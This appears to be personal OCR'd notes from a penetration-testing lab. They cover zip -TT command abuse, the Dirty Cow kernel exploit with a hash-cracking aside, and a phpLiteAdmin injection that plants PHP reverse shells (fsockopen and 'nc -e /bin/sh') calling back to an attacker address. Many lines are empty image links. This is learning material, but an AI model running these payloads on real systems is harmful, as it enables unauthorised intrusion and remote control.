    - According to the man pages: “Test the integrity of the new zip file. If the check fails, the old zip file is unchanged and (with the -m option) no input files are removed.
- --unzip-command (aka -TT)
    - Uses the provided command instead of default ‘unzip’ command to test an archive when -T flag is used




Even shorter:





Dirty Cow


I pulled my directory of dirtycow files from kali using a python SimpleHTTPServer
You can recursively download a directory using wget -r
Files available from https://github.com/dirtycow/dirtycow.github.io




Compiled and ran dirt.c









Replace /etc/passed with backup




Fails




hashes?








Exact match! But 34kroot34 **did not work** for ssh

SEVERAL failed shells




phpLiteAdmin - Mozilla Firefox
File Edit View History Bookmarks Tools Help
phpLiteAdmin
192.168.15.146/dbadmin/test_db.php?action=table_create
Search
Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Most Visited Offensive Security
phpLiteAdmin v1.9.3
Documentation | License | Project Site
Change Database
[rw] /usr/databases/hack.php
[rw] /usr/databases/test_users
/usr/databases/hack.php
No tables in database.
Create New Database [?]
Create
Log Out
/usr/databases/hack.php
Creating new table: '1'
Field
Type
Primary Key
Autoincrement
Not NULL
Default Value
1
TEXT
Yes
Yes
Yes
>&3 2>&3");' ?>
Create
Cancel
Powered by phpLiteAdmin | Page generated in 0.0007 seconds.
Open
*Untitled Document 2
Save
<?php -r '$sock=fsockopen("192.168.15.141", 443);exec("/bin/sh -i <&3 >&3 2>&3");' ?>


phpLiteAdmin - Mozilla Firefox
File Edit View History Bookmarks Tools Help
phpLiteAdmin
192.168.15.146/dbadmin/test_db.php?action=table_create
Search
Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Most Visited Offensive Security
phpLiteAdmin v1.9.3
Documentation | License | Project Site
Change Database
[rw] /usr/databases/hack.php
[rw] /usr/databases/test_users
/usr/databases/hack.php
No tables in database.
Create New Database [?]
Create
Log Out
/usr/databases/hack.php
Creating new table: '1'
Field
Type
Primary Key
Autoincrement
Not NULL
Default Value
1
TEXT
Yes
Yes
Yes
15.141 443") ?>
Create
Cancel
Powered by phpLiteAdmin | Page generated in 0.0007 seconds.
Open
*Untitled Document 2
Save
<?php system("nc -e /bin/sh 92.168.15.141 443") ?>



Honestly the rest of the dirtycow files confuse me. Some require additional arguments, etc.
But if something is vulnerable to dirtycow, I just default to the firefart user exploit.